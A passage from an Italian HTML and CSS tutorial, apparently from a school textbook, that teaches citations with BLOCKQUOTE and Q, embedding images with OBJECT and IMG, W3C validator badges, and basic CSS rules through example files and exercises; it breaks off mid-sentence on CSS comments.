Per la scrittura di una citazione, sono previsti due elementi: '**BLOCKQUOTE**' e '**Q**'. Il primo dei due, come suggerisce il nome, è un blocco e può contenere blocchi, mentre il secondo si inserisce nel testo lineare e può contenere solo testo lineare.

I due elementi '**BLOCKQUOTE**' e '**Q**' sono accomunati dalla disponibilità dell'attributo '**CITE**', con il quale si può specificare un indirizzo URI dove trovare il documento originale.

487.1 File «citazioni-01.html»

Si realizzi il file '`citazioni-01.html`' con il contenuto seguente:

```
1  <!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
2  <HTML LANG="it">
3  <HEAD>
4      <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=us-ascii">
5      <META NAME="Description" CONTENT="Citazioni, esempio 01">
6      <META NAME="Keywords" CONTENT="HTML, citazione, citazioni, esempio">
7      <META NAME="Author" CONTENT="Tizio Tizi, tizio@brot.dg, classe 4Z">
8      <META NAME="Date" CONTENT="2007.01.01">
9      <META NAME="Resource-type" LANG="en" CONTENT="Document">
10     <META NAME="Revisit-after" LANG="en" CONTENT="15 days">
11     <META NAME="Robots" CONTENT="ALL">
12     <TITLE>Citazioni</TITLE>
13 </HEAD>
14 <BODY>
15
16 <H1>Licenza GNU GPL</H1>
17
18 <P>La licenza GNU GPL, all'articolo tre riporta in particolare quanto
19 segue:</P>
20
21 <BLOCKQUOTE CITE="http://www.gnu.org/licenses/gpl.html">
22
23     <P>3. You may copy and distribute the Program (or a work based on
24     it, under Section 2) in object code or executable form under the
25     terms of Sections 1 and 2 above provided that you also do one of the
26     following:</P>
27
28     <P>[<EM>omissis</EM>]</P>
29
30     <P>c) Accompany it with the information you received as to the offer
31     to distribute corresponding source code. (This alternative is
32     allowed only for noncommercial distribution and only if you received
33     the program in object code or executable form with such an offer, in
34     accord with Subsection b above.)</P>
35
36 </BLOCKQUOTE>
37
38 <P>Subito dopo, compare la frase: <Q
39 CITE="http://www.gnu.org/licenses/gpl.html">The source code for a work
40 means the preferred form of the work for making modifications to
```

```
41   it</Q>.</P>
42
43   </BODY>
44   </HTML>
```

Nella figura successiva si vede il risultato che si dovrebbe ottenere attraverso un navigatore. Se il navigatore è abbastanza evoluto (per esempio si può provare con Amaya), dalle citazioni si arriva al documento originale presso ⟨*http://www.gnu.org/licenses/gpl.html* ⟩ (con Amaya è sufficiente fare un clic doppio quando il puntatore del mouse è sulla superficie del testo relativo).

Figura 487.2. Aspetto del file '`citazioni-01.html`'.

Licenza GNU GPL

La licenza GNU GPL, all'articolo tre riporta in particolare quanto segue:

> 3. You may copy and distribute the Program (or a work based on it, under Section 2) in object code or executable form under the terms of Sections 1 and 2 above provided that you also do one of the following:
>
> [*omissis*]
>
> c) Accompany it with the information you received as to the offer to distribute corresponding source code. (This alternative is allowed only for noncommercial distribution and only if you received the program in object code or executable form with such an offer, in accord with Subsection b above.)

Subito dopo, compare la frase: «The source code for a work means the preferred form of the work for making modifications to it».

Capitolo 488

Inserzione di oggetti

Un documento HTML può contenere riferimenti a componenti esterni, che però devono concorrere alla realizzazione del documento finale, così come viene reso dal navigatore. Nei casi più comuni si tratta di immagini o di applicazioni grafiche (spesso si tratta di applicazioni Java o Flash), ma il concetto riguarda qualunque altra cosa che possa essere incorporata nel documento. L'elemento attraverso cui si includono gli oggetti è '**`OBJECT`**'. La tabella successiva elenca alcuni degli attributi di questo elemento.

Tabella 488.1. Alcuni attributi dell'elemento '**`OBJECT`**'.

Attributo	Significato
DATA	Riferimento al file dell'oggetto.
TYPE	Tipo di oggetto.
STANDBY	Messaggio di attesa durante il caricamento dell'oggetto.

L'attributo '**`DATA`**' è indispensabile; inoltre, in generale è opportuno aggiungere anche l'attributo '**`TYPE`**' per precisare subito il tipo di oggetto.

L'elemento '**`OBJECT`**' non può essere vuoto; ciò che racchiude è quanto deve essere mostrato nel caso non sia possibile raggiungere l'oggetto indicato, oppure non sia possibile gestire l'oggetto stesso. Di solito si tratta di testo normale, ma potrebbe trattarsi di altri oggetti alternativi.

Nel caso particolare dell'incorporazione di immagini, per l'esigenza di mantenere la compatibilità con il passato, rimane disponibile l'elemento '**`IMG`**', che richiede l'uso dell'attributo '**`SRC`**' per specificare la posizione del file da visualizzare e permette di usare l'attributo '**`ALT`**' per annotare un testo da mostrare in mancanza della possibilità di visualizzare l'immagine. A differenza dell'elemento '**`OBJECT`**', l'elemento '**`IMG`**' è vuoto.

Sia l'elemento '**`OBJECT`**', sia l'elemento '**`IMG`**' si utilizzano in un contesto lineare.

Gli oggetti che si inseriscono in un documento HTML devono essere visualizzati, o comunque interpretati dal navigatore. Quando si realizzano documenti (anche pubblicitari), che devono essere rivolti alla maggiore quantità di utenti possibili, occorre valutare la diffusione del formato degli oggetti che si vogliono inserire, per evitare di escludere gli utenti che non dispongono del software necessario. A titolo di esempio, si consideri che gli interpreti Java e Flash, necessari a eseguire le applicazioni rispettive, non sono distribuiti come software libero, pertanto, chi utilizza soltanto software libero non può visualizzare tali applicazioni (o quantomeno non può farlo in modo completo).

488.1 File «oggetti-01.html»

Si realizzi il file '`oggetti-01.html`' con il contenuto seguente. Per completare il lavoro, serve il file '`philosophical-gnu-sm.jpg`', che si può prelevare da ⟨*http://www.gnu.org/graphics/philosophical-gnu-sm.jpg*⟩. Il disegno è di Markus Gerwinski e il titolo è *Philosophical GNU*. In mancanza di un collegamento alla rete, si può usare un'immagine qualunque, purché in formato JPG che è quello più comune, modificando in modo appropriato i riferimenti al nome del file relativo.

```
1  <!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
2  <HTML LANG="it">
3  <HEAD>
4      <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=us-ascii">
5      <META NAME="Description" CONTENT="Incorporazione di oggetti,
6          esempio 01">
7      <META NAME="Keywords" CONTENT="HTML, oggetto, oggetti, esempio">
8      <META NAME="Author" CONTENT="Tizio Tizi, tizio@brot.dg, classe 4Z">
9      <META NAME="Date" CONTENT="2007.01.01">
10     <META NAME="Resource-type" LANG="en" CONTENT="Document">
11     <META NAME="Revisit-after" LANG="en" CONTENT="15 days">
12     <META NAME="Robots" CONTENT="ALL">
13     <TITLE>Oggetti</TITLE>
14 </HEAD>
15 <BODY>
16
17 <H1>Inclusione di oggetti</H1>
18
19 <P>Per includere un oggetto si usa l'elemento <SAMP>OBJECT</SAMP>, come
20 in questo caso, in cui si incorpora un file JPG nel flusso del testo di
21 questo paragrafo: <OBJECT DATA="philosophical-gnu-sm.jpg"
22 TYPE="image/jpg">GNU filosofico</OBJECT>. L'oggetto, oltre che disporre
23 di un testo alternativo, potrebbe incorporare anche un oggetto di
24 riserva, come nell'esempio seguente, dove il primo riferimento &egrave;
25 all'immagine originale, ma in sua mancanza si mostra un file che
26 accompagna il documento stesso (oppure si ripiega ancora per un testo
27 descrittivo):</P>
28
29 <P><OBJECT DATA="http://www.gnu.org/graphics/philosophical-gnu-sm.jpg"
30         TYPE="image/jpg">
31     <OBJECT DATA="philosophical-gnu-sm.jpg" TYPE="image/jpg">
32         GNU filosofico
33     </OBJECT>
34 </OBJECT></P>
35
36 <P>Infine, per essere certi che tutto funzioni anche con un vecchio
37 navigatore, &egrave; sempre meglio limitarsi a usare l'elemento
38 <SAMP>IMG</SAMP> per le immagini: <IMG SRC="philosophical-gnu-sm.jpg"
39 ALT="GNU filosofico">.</P>
40
41 </BODY>
42 </HTML>
```

Ciò che si ottiene cambia molto anche in base all'ampiezza orizzontale disponibile, dal momento che la prima e l'ultima immagine sono inserite nel testo di un paragrafo (solo la seconda immagine è inserita in un paragrafo autonomo che non contiene altro testo).

Figura 488.3. Aspetto del file '`oggetti-01.html`'.

Inclusione di oggetti

Per includere un oggetto si usa l'elemento `OBJECT`, come in questo caso, in cui si incorpora un file JPG nel flusso del testo di questo paragrafo: GNU filosofico. L'oggetto, oltre che disporre di un testo alternativo, potrebbe incorporare anche un oggetto di riserva, come nell'esempio seguente, dove il primo riferimento è all'immagine originale, ma in sua mancanza si mostra un file che accompagna il documento stesso (oppure si ripiega ancora per un testo descrittivo):

GNU filosofico

Infine, per essere certi che tutto funzioni anche con un vecchio navigatore, è sempre meglio limitarsi a usare l'elemento `IMG` per le immagini: GNU filosofico .

Viene mostrato anche cosa si vede con un navigatore non grafico:

```
                        Inclusione di oggetti

   Per includere un oggetto si usa l'elemento OBJECT, come in questo caso, in
   cui si incorpora un file JPG nel flusso del testo di questo paragrafo: GNU
   filosofico. L'oggetto, oltre che disporre di un testo alternativo,
   potrebbe incorporare anche un oggetto di riserva, come nell'esempio
   seguente, dove il primo riferimento è all'immagine originale, ma in sua
   mancanza si mostra un file che accompagna il documento stesso (oppure si
   ripiega ancora per un testo descrittivo):

   GNU filosofico

   Infine, per essere certi che tutto funzioni anche con un vecchio
   navigatore, è sempre meglio limitarsi a usare l'elemento IMG per le
   immagini: GNU filosofico.
```

Generalmente, per evitare problemi di compatibilità con i vari programmi di navigazione, è meglio evitare di fare scorrere il testo a fianco delle immagini, per cui è bene staccare il testo normale racchiudendolo esplicitamente all'interno di un elemento '**`P`**' (paragrafo).

488.2 File «oggetti-02.html»

Si realizzi il file '`oggetti-02.html`' con il contenuto seguente:

```
1   <!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
2   <HTML LANG="it">
3   <HEAD>
4       <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=us-ascii">
5       <META NAME="Description" CONTENT="Incorporazione di oggetti,
6           esempio 02">
7       <META NAME="Keywords" CONTENT="HTML, oggetto, oggetti, esempio">
8       <META NAME="Author" CONTENT="Tizio Tizi, tizio@brot.dg, classe 4Z">
9       <META NAME="Date" CONTENT="2007.01.01">
10      <META NAME="Resource-type" LANG="en" CONTENT="Document">
11      <META NAME="Revisit-after" LANG="en" CONTENT="15 days">
12      <META NAME="Robots" CONTENT="ALL">
13      <TITLE>Convalida</TITLE>
14  </HEAD>
15  <BODY>
16
17  <H1>Fieri di essere standard</H1>
18
```

```
19  <P>Quando si &egrave; certi della validit&agrave; del proprio documento
20  HTML ISO 15445, si pu&ograve; aggiungere un'icona racchiusa da un
21  riferimento ipertestuale che rimanda al servizio di verifica offerto dal
22  consorzio W3C. Per verificare che questo documento sia valido
23  effettivamente, basta fare un &laquo;clic&raquo; sulla stessa:</P>
24
25  <P><A HREF="http://validator.w3.org/check/referer"><IMG
26  SRC="http://validator.w3.org/images/v15445" ALT="Valid
27  ISO-HTML!"></A></P>
28
29  <P>Se per&ograve; questo file non &egrave; accessibile attraverso la
30  rete esterna, ci si deve accontentare di verificare a partire dalla
31  pagina <A HREF="http://validator.w3.org/file-upload.html">
32  http://validator.w3.org/file-upload.html</A>, attraverso la quale
33  &egrave; possibile inviare il file, pur non essendo accessibile
34  pubblicamente.</P>
35
36  </BODY>
37  </HTML>
```

Il risultato che si ottiene con un navigatore grafico lo si può vedere nella figura successiva. Si osservi che l'icona può apparire solo se è disponibile un collegamento alla rete esterna, che consenta di raggiungere l'indirizzo ⟨*http://validator.w3.org/images/v15445* ⟩.

Figura 488.6. Aspetto del file '`oggetti-02.html`'.

Fieri di essere standard

Quando si è certi della validità del proprio documento HTML ISO 15445, si può aggiungere un'icona racchiusa da un riferimento ipertestuale che rimanda al servizio di verifica offerto dal consorzio W3C. Per verificare che questo documento sia valido effettivamente, basta fare un «clic» sulla stessa:

Valid ISO-HTML!

Se però questo file non è accessibile attraverso la rete esterna, ci si deve accontentare di verificare a partire dalla pagina http://validator.w3.org/file-upload.html, attraverso la quale è possibile inviare il file, pur non essendo accessibile pubblicamente.

Ecco cosa si vede con un navigatore senza grafica:

```
                        Fieri di essere standard

   Quando si è certi della validità del proprio documento HTML ISO 15445, si
   può aggiungere un'icona racchiusa da un riferimento ipertestuale che
   rimanda al servizio di verifica offerto dal consorzio W3C. Per verificare
   che questo documento sia valido effettivamente, basta fare un «clic»
   sulla stessa:

   Valid ISO-HTML!

   Se però questo file non è accessibile attraverso la rete esterna, ci si
   deve accontentare di verificare a partire dalla pagina
   http://validator.w3.org/file-upload.html, attraverso la quale è possibile
   inviare il file, pur non essendo accessibile pubblicamente.
```

488.3 Verifica sull'inserzione di oggetti

In base a quanto appreso fino a questo punto, si realizzi il file '`verifica-oggetti-01.html`' che produca un risultato abbastanza simile a quello mostrato di seguito (sia in modo grafico, sia in modo non grafico), quando viene visto attraverso un navigatore:

Le cose che mi piacciono

Ci sono due cose che mi piacciono: il software libero e gli standard liberi. Per saperne di più sul software libero si può leggere qualcosa di utile a partire dal sito http://www.gnu.org (basta fare clic sull'immagine del "GNU filosofico" che appare qui sotto).

GNU filosofico

Per quanto riguarda gli standard, si veda in particolare il W3C (http://www.w3.org), ma per verificare la correttezza sintattica di questa pagina basta fare un bel clic sulla superficie di questa icona: Valid ISO-HTML!

```
                              Le cose che mi piacciono

   Ci sono due cose che mi piacciono: il software libero e gli standard
   liberi. Per saperne di più sul software libero si può leggere qualcosa di
   utile a partire dal sito http://www.gnu.org (basta fare clic sull'immagine
   del "GNU filosofico" che appare qui sotto).

   GNU filosofico

   Per quanto riguarda gli standard, si veda in particolare il W3C
   (http://www.w3.org), ma per verificare la correttezza sintattica di
   questa pagina basta fare un bel clic sulla superficie di questa icona:
   Valid ISO-HTML!
```

Si completi l'intestazione, coerentemente, secondo il proprio criterio, seguendo le modalità già stabilite. Inoltre, le figure devono incorporare il riferimento ipertestuale appropriato al contesto. Si deve consegnare per la valutazione:

1. la stampa del risultato ottenuto attraverso il navigatore;
2. la stampa del sorgente.

Si richiede espressamente che tutti gli elementi, a esclusione di quelli che devono essere vuoti, siano terminati correttamente con il marcatore di chiusura.

Inserzione di immagini

L'elemento '**OBJECT**' consente di incorporare qualunque tipo di «oggetto», incluse le immagini; tuttavia, ci sono dei navigatori che considerano tale elemento in modo speciale e pretendono che sia disponibile del software specifico per qualunque tipo di contenuto multimediale. In altri termini, dovendo realizzare un documento da consultare con qualunque tipo di navigatore, l'inserzione delle immagini conviene attuarla con l'elemento tradizionale '**IMG**' ed è opportuno che i file siano in formato JPG.

Tabella 489.1. Attributi indispensabili dell'elemento '**IMG**'.

Attributo	Significato
SRC	Riferimento al file dell'immagine.
ALT	Descrizione alternativa all'immagine.

L'elemento '**IMG**' può essere vuoto, perché si limita a stabilire la collocazione dell'immagine all'interno di un contesto lineare.

489.1 File «immagini-01.html»

Si realizzi il file '`immagini-01.html`' con il contenuto seguente. Per completare il lavoro, serve il file '`philosophical-gnu-sm.jpg`', che si può prelevare da ⟨*http://www.gnu.org/graphics/philosophical-gnu-sm.jpg*⟩. Il disegno è di Markus Gerwinski e il titolo è *Philosophical GNU*. In mancanza di un collegamento alla rete, si può usare un'immagine qualunque, purché in formato JPG che è quello più comune, modificando in modo appropriato i riferimenti al nome del file relativo.

```
1  <!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
2  <HTML LANG="it">
3  <HEAD>
4      <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=us-ascii">
5      <META NAME="Description" CONTENT="Incorporazione di immagini,
6          esempio 01">
7      <META NAME="Keywords" CONTENT="HTML, immagine, immagini, esempio">
8      <META NAME="Author" CONTENT="Tizio Tizi, tizio@brot.dg, classe 4Z">
9      <META NAME="Date" CONTENT="2007.01.01">
10     <META NAME="Resource-type" LANG="en" CONTENT="Document">
11     <META NAME="Revisit-after" LANG="en" CONTENT="15 days">
12     <META NAME="Robots" CONTENT="ALL">
13     <TITLE>Immagini</TITLE>
14 </HEAD>
15 <BODY>
16
17 <H1>Inclusione di immagini</H1>
18
19 <P>Per includere un'immagine si usa l'elemento <SAMP>IMG</SAMP>, come in
20 questo caso, in cui si incorpora un file JPG nel flusso del testo di
21 questo paragrafo: <IMG SRC="philosophical-gnu-sm.jpg" ALT="GNU
22 filosofico">.</P>
23
24 </BODY>
25 </HTML>
```

Ciò che si ottiene cambia anche in base all'ampiezza orizzontale disponibile.

Figura 489.3. Aspetto del file '`immagini-01.html`'.

Inclusione di immagini

Per includere un'immagine si usa l'elemento `IMG`, come in questo caso, in cui si incorpora un file JPG nel flusso del testo di questo paragrafo: GNU filosofico .

Viene mostrato anche cosa si vede con un navigatore non grafico:

```
                         Inclusione di immagini

   Per includere un'immagine si usa l'elemento IMG, come in questo caso, in
   cui si incorpora un file JPG nel flusso del testo di questo paragrafo: GNU
   filosofico.
```

Generalmente, per evitare problemi di compatibilità con i vari programmi di navigazione, è meglio evitare di fare scorrere il testo a fianco delle immagini, per cui è bene staccare il testo normale racchiudendolo esplicitamente all'interno di un elemento '**`P`**' (paragrafo).

489.2 File «immagini-02.html»

Si realizzi il file '`immagini-02.html`' con il contenuto seguente:

```
<!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
<HTML LANG="it">
<HEAD>
    <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=us-ascii">
    <META NAME="Description" CONTENT="Incorporazione di immagini,
        esempio 02">
    <META NAME="Keywords" CONTENT="HTML, immagine, immagini, esempio">
    <META NAME="Author" CONTENT="Tizio Tizi, tizio@brot.dg, classe 4Z">
    <META NAME="Date" CONTENT="2007.01.01">
    <META NAME="Resource-type" LANG="en" CONTENT="Document">
    <META NAME="Revisit-after" LANG="en" CONTENT="15 days">
    <META NAME="Robots" CONTENT="ALL">
    <TITLE>Convalida</TITLE>
</HEAD>
<BODY>

<H1>Fieri di essere standard</H1>

<P>Quando si &egrave; certi della validit&agrave; del proprio documento
HTML ISO 15445, si pu&ograve; aggiungere un'icona racchiusa da un
riferimento ipertestuale che rimanda al servizio di verifica offerto dal
consorzio W3C. Per verificare che questo documento sia valido
effettivamente, basta fare un &laquo;clic&raquo; sulla stessa:</P>

<P><A HREF="http://validator.w3.org/check/referer"><IMG
SRC="http://validator.w3.org/images/v15445" ALT="Valid
ISO-HTML!"></A></P>

<P>Se per&ograve; questo file non &egrave; accessibile attraverso la
rete esterna, ci si deve accontentare di verificare a partire dalla
pagina <A HREF="http://validator.w3.org/file-upload.html">
```

```
32 http://validator.w3.org/file-upload.html</A>, attraverso la quale
33 &egrave; possibile inviare il file, pur non essendo accessibile
34 pubblicamente.</P>
35
36 </BODY>
37 </HTML>
```

Il risultato che si ottiene con un navigatore grafico lo si può vedere nella figura successiva. Si osservi che l'icona può apparire solo se è disponibile un collegamento alla rete esterna, che consenta di raggiungere l'indirizzo ⟨*http://validator.w3.org/images/v15445* ⟩.

Figura 489.6. Aspetto del file '`oggetti-02.html`'.

Fieri di essere standard

Quando si è certi della validità del proprio documento HTML ISO 15445, si può aggiungere un'icona racchiusa da un riferimento ipertestuale che rimanda al servizio di verifica offerto dal consorzio W3C. Per verificare che questo documento sia valido effettivamente, basta fare un «clic» sulla stessa:

Valid ISO-HTML!

Se però questo file non è accessibile attraverso la rete esterna, ci si deve accontentare di verificare a partire dalla pagina http://validator.w3.org/file-upload.html, attraverso la quale è possibile inviare il file, pur non essendo accessibile pubblicamente.

Ecco cosa si vede con un navigatore senza grafica:

```
                          Fieri di essere standard

   Quando si è certi della validità del proprio documento HTML ISO 15445, si
   può aggiungere un'icona racchiusa da un riferimento ipertestuale che
   rimanda al servizio di verifica offerto dal consorzio W3C. Per verificare
   che questo documento sia valido effettivamente, basta fare un «clic»
   sulla stessa:

   Valid ISO-HTML!

   Se però questo file non è accessibile attraverso la rete esterna, ci si
   deve accontentare di verificare a partire dalla pagina
   http://validator.w3.org/file-upload.html, attraverso la quale è possibile
   inviare il file, pur non essendo accessibile pubblicamente.
```

489.3 Verifica sull'inserzione di immagini

Questa verifica è identica a quella della sezione 488.3.

In base a quanto appreso fino a questo punto, si realizzi il file '`verifica-immagini-01.html`' che produca un risultato abbastanza simile a quello mostrato di seguito (sia in modo grafico, sia in modo non grafico), quando viene visto attraverso un navigatore:

Le cose che mi piacciono

Ci sono due cose che mi piacciono: il software libero e gli standard liberi. Per saperne di più sul software libero si può leggere qualcosa di utile a partire dal sito http://www.gnu.org (basta fare clic sull'immagine del "GNU filosofico" che appare qui sotto).

GNU filosofico

Per quanto riguarda gli standard, si veda in particolare il W3C (http://www.w3.org), ma per verificare la correttezza sintattica di questa pagina basta fare un bel clic sulla superficie di questa icona: Valid ISO-HTML!

```
                         Le cose che mi piacciono

Ci sono due cose che mi piacciono: il software libero e gli standard
liberi. Per saperne di più sul software libero si può leggere qualcosa di
utile a partire dal sito http://www.gnu.org (basta fare clic sull'immagine
del "GNU filosofico" che appare qui sotto).

GNU filosofico

Per quanto riguarda gli standard, si veda in particolare il W3C
(http://www.w3.org), ma per verificare la correttezza sintattica di
questa pagina basta fare un bel clic sulla superficie di questa icona:
Valid ISO-HTML!
```

Si completi l'intestazione, coerentemente, secondo il proprio criterio, seguendo le modalità già stabilite. Inoltre, le figure devono incorporare il riferimento ipertestuale appropriato al contesto. Si deve consegnare per la valutazione:

1. la stampa del risultato ottenuto attraverso il navigatore;
2. la stampa del sorgente.

Si richiede espressamente che tutti gli elementi, a esclusione di quelli che devono essere vuoti, siano terminati correttamente con il marcatore di chiusura.

Fogli di stile CSS

L'evoluzione del linguaggio HTML si è sviluppata attraverso la ricerca di introdurre elementi e attributi per il controllo della resa estetica. Tuttavia, questo approccio ha dimostrato di non essere efficace e lo standard ISO 15445 ha eliminato tutto il superfluo, per lasciare il controllo dell'estetica al di fuori del linguaggio, contando eventualmente sui fogli di stile CSS per questo scopo.

Un foglio di stile CSS (*Cascading style sheet*) può essere un file, di solito con estensione '`.css`', che si associa alle pagine HTML, oppure può essere del codice che si incorpora nelle pagine stesse. Si associa un foglio di stile esterno nel modo che appare dall'esempio seguente, dove il file del foglio di stile si chiama precisamente '`stile.css`':

```
<!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
<HTML>
<HEAD>
    <TITLE>Esempio</TITLE>
    <LINK REL="stylesheet" TYPE="text/css" HREF="stile.css">
    ...
</HEAD>
...
</HTML>
```

Per incorporare il contenuto di un foglio di stile direttamente nella pagina HTML, si può procedere come nell'esempio seguente:

```
<!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
<HTML>
<HEAD>
    <TITLE>Esempio</TITLE>
    <STYLE TYPE="text/css">
        <!--
            H1 { color: blue }
            P {
                font-size:  12pt;
                color:      red;
            }
        -->
    </STYLE>
</HEAD>
<BODY>
    ...
</BODY>
</HTML>
```

Come si può osservare, il codice dello stile CSS è inserito nell'elemento '**`STYLE`**', ma appare racchiuso da un commento (tra '**`<!--`**' e '**`-->`**'). Ciò si rende necessario per evitare che i navigatori che non sono in grado di interpretare lo stile vengano confusi, arrivando magari a mostrare il codice CSS nella pagina.

Se si dispone di un collegamento alla rete esterna, è possibile verificare la correttezza sintattica di un foglio di stile, attraverso il servizio offerto dal consorzio W3C, a partire dall'indirizzo ⟨*http://jigsaw.w3.org/css-validator/*⟩. La verifica è possibile per file HTML che incorporano il foglio

di stile, per figli di stile autonomi, o inserendo il testo dello stile in una finestra di un modulo di inserimento.

490.1 File «stile-01.html»

Si realizzi il file '`stile-01.html`' con il contenuto seguente:

```
1  <!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
2  <HTML LANG="it">
3  <HEAD>
4      <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=us-ascii">
5      <META NAME="Description" CONTENT="Introduzione all'uso degli
6          stili CSS, esempio 01">
7      <META NAME="Keywords" CONTENT="HTML, CSS, stile, esempio">
8      <META NAME="Author" CONTENT="Tizio Tizi, tizio@brot.dg, classe 4Z">
9      <META NAME="Date" CONTENT="2007.01.01">
10     <META NAME="Resource-type" LANG="en" CONTENT="Document">
11     <META NAME="Revisit-after" LANG="en" CONTENT="15 days">
12     <META NAME="Robots" CONTENT="ALL">
13     <TITLE>Stile</TITLE>
14     <STYLE TYPE="text/css">
15         <!--
16             H1 {
17                 color: blue;
18                 font-size:  32pt;
19             }
20             P {
21                 font-size:  24pt;
22                 color:      red;
23             }
24         -->
25     </STYLE>
26 </HEAD>
27 <BODY>
28
29 <H1>Fieri di essere standard</H1>
30
31 <P>Quando si &egrave; certi della validit&agrave; del proprio documento
32 HTML ISO 15445, si pu&ograve; aggiungere un'icona racchiusa da un
33 riferimento ipertestuale che rimanda al servizio di verifica offerto dal
34 consorzio W3C. Per verificare che questo documento sia valido
35 effettivamente, basta fare un &laquo;clic&raquo; sulla stessa:</P>
36
37 <P><A HREF="http://validator.w3.org/check/referer"><IMG
38 SRC="http://validator.w3.org/images/v15445" ALT="Valid
39 ISO-HTML!"></A></P>
40
41 <P>Inoltre, se si ha la stessa sicurezza a proposito dello stile CSS, si
42 pu&ograve; aggiungere un'icona analoga che invia al servizio di
43 controllo del W3C sui fogli di stile:</P>
44
45 <P><A HREF="http://jigsaw.w3.org/css-validator/check/validator"><IMG
46 SRC="http://jigsaw.w3.org/css-validator/images/vcss" ALT="Valid
```

```
CSS!"></A></P>

</BODY>
</HTML>
```

Teoricamente, il titolo dovrebbe apparire di colore blu e il testo di colore rosso, come si vede nella figura successiva.

Figura 490.4. Aspetto del file '`stile-01.html`'.

Fieri di essere standard

Quando si è certi della validità del proprio documento HTML ISO 15445, si può aggiungere un'icona racchiusa da un riferimento ipertestuale che rimanda al servizio di verifica offerto dal consorzio W3C. Per verificare che questo documento sia valido effettivamente, basta fare un «clic» sulla stessa:

ISO/IEC 15445

Inoltre, se si ha la stessa sicurezza a proposito dello stile CSS, si può aggiungere un'icona analoga che invia al servizio di controllo del W3C sui fogli di stile:

W3C css

490.2 File «stile-02.html» e «stile-02.css»

Si realizzi il file '`stile-02.css`' estrapolando il codice del foglio di stile CSS dal file '`stile-01.html`'. In pratica, il file '`stile-02.css`' deve avere il contenuto seguente:

```
H1 {
    color: blue;
    font-size:  32pt;
}
P {
    font-size:  24pt;
    color:      red;
}
```

Si realizzi il file '`stile-02.html`', modificando il file '`stile-01.html`' già realizzato in precedenza. In pratica, si fa riferimento al foglio di stile contenuto nel file '`stile-02.css`':

```
<!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
<HTML LANG="it">
<HEAD>
    <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=us-ascii">
    <META NAME="Description" CONTENT="Introduzione all'uso degli
```

```
6          stili CSS, esempio 02">
7      <META NAME="Keywords" CONTENT="HTML, CSS, stile, esempio">
8      <META NAME="Author" CONTENT="Tizio Tizi, tizio@brot.dg, classe 4Z">
9      <META NAME="Date" CONTENT="2007.01.01">
10     <META NAME="Resource-type" LANG="en" CONTENT="Document">
11     <META NAME="Revisit-after" LANG="en" CONTENT="15 days">
12     <META NAME="Robots" CONTENT="ALL">
13     <TITLE>Stile</TITLE>
14     <LINK REL="stylesheet" TYPE="text/css" HREF="stile-02.css">
15  </HEAD>
16  <BODY>
17
18  <H1>Fieri di essere standard</H1>
19
20  <P>Quando si &egrave; certi della validit&agrave; del proprio documento
21  HTML ISO 15445, si pu&ograve; aggiungere un’icona racchiusa da un
22  riferimento ipertestuale che rimanda al servizio di verifica offerto dal
23  consorzio W3C. Per verificare che questo documento sia valido
24  effettivamente, basta fare un &laquo;clic&raquo; sulla stessa:</P>
25
26  <P><A HREF="http://validator.w3.org/check/referer"><IMG
27  SRC="http://validator.w3.org/images/v15445" ALT="Valid
28  ISO-HTML!"></A></P>
29
30  <P>Inoltre, se si ha la stessa sicurezza a proposito dello stile CSS, si
31  pu&ograve; aggiungere un’icona analoga che invia al servizio di
32  controllo del W3C sui fogli di stile:</P>
33
34  <P><A HREF="http://jigsaw.w3.org/css-validator/check/validator"><IMG
35  SRC="http://jigsaw.w3.org/css-validator/images/vcss" ALT="Valid
36  CSS!"></A></P>
37
38  </BODY>
39  </HTML>
```

Si deve ottenere lo stesso risultato già visto nella sezione precedente, a proposito del file ‘`stile-01.html`’.

Linguaggio CSS

In queste lezioni viene introdotto un utilizzo molto semplice dei fogli di stile CSS (è anche disponibile il capitolo 473 nell'ambito di questo documento). Esistono due livelli del linguaggio CSS, denominati CSS1 e CSS2, compatibili tra di loro. Eventualmente si può approfondire lo studio di questi due livelli da ⟨*http://www.w3.org/TR/REC-CSS1* ⟩ e da ⟨*http://www.w3.org/TR/REC-CSS2/* ⟩.

Le istruzioni del linguaggio CSS vengono definite ***regole*** e si esprimono sinteticamente secondo la forma seguente, dove le parentesi graffe fanno parte della regola:

```
selettore { dichiarazione }
```

Il ***selettore*** rappresenta qualcosa all'interno del documento e la dichiarazione è ciò che si vuole ottenere su tale oggetto. Eventualmente, all'interno di una regola si possono raggruppare più selettori (separati con una virgola), applicando così le stesse dichiarazioni:

```
selettore, selettore... { dichiarazione }
```

Si possono indicare anche più dichiarazioni, separandole con un punto e virgola:

```
selettore... { dichiarazione; dichiarazione... }
```

Le regole possono essere scritte utilizzando più righe di testo normale, per cui, la stessa sintassi appena mostrata potrebbe essere scritta anche come nel modo seguente, aggiungendo un punto e virgola finale anche dopo l'ultima dichiarazione:

```
selettore... {
    dichiarazione;
    dichiarazione;
    ...
}
```

Le dichiarazioni si scompongono a loro volta in ***proprietà*** e valori loro assegnati:

```
selettore... {
    proprietà: valore;
    ...
}
```

L'esempio seguente attribuisce il colore blu al testo degli elementi '**H1**' di un documento HTML, come già apparso nel capitolo precedente:

```
H1 { color: blue }
```

Una proprietà può avere valori alternativi, da usare in mancanza di altro:

```
selettore... {
    proprietà : valore valore_alternativo...;
    ...
}
```

L’esempio successivo indica l’utilizzo di uno sfondo composto da un’immagine esterna per il corpo del documento, specificando che in mancanza dell’immagine, o in mancanza della possibilità di rappresentarla si può utilizzare uno sfondo bianco:

```
BODY { background-image: url(fondale.jpg) white }
```

I commenti in un foglio di stile CSS si rappresentano in modo simile al linguaggio C, nella forma:

```
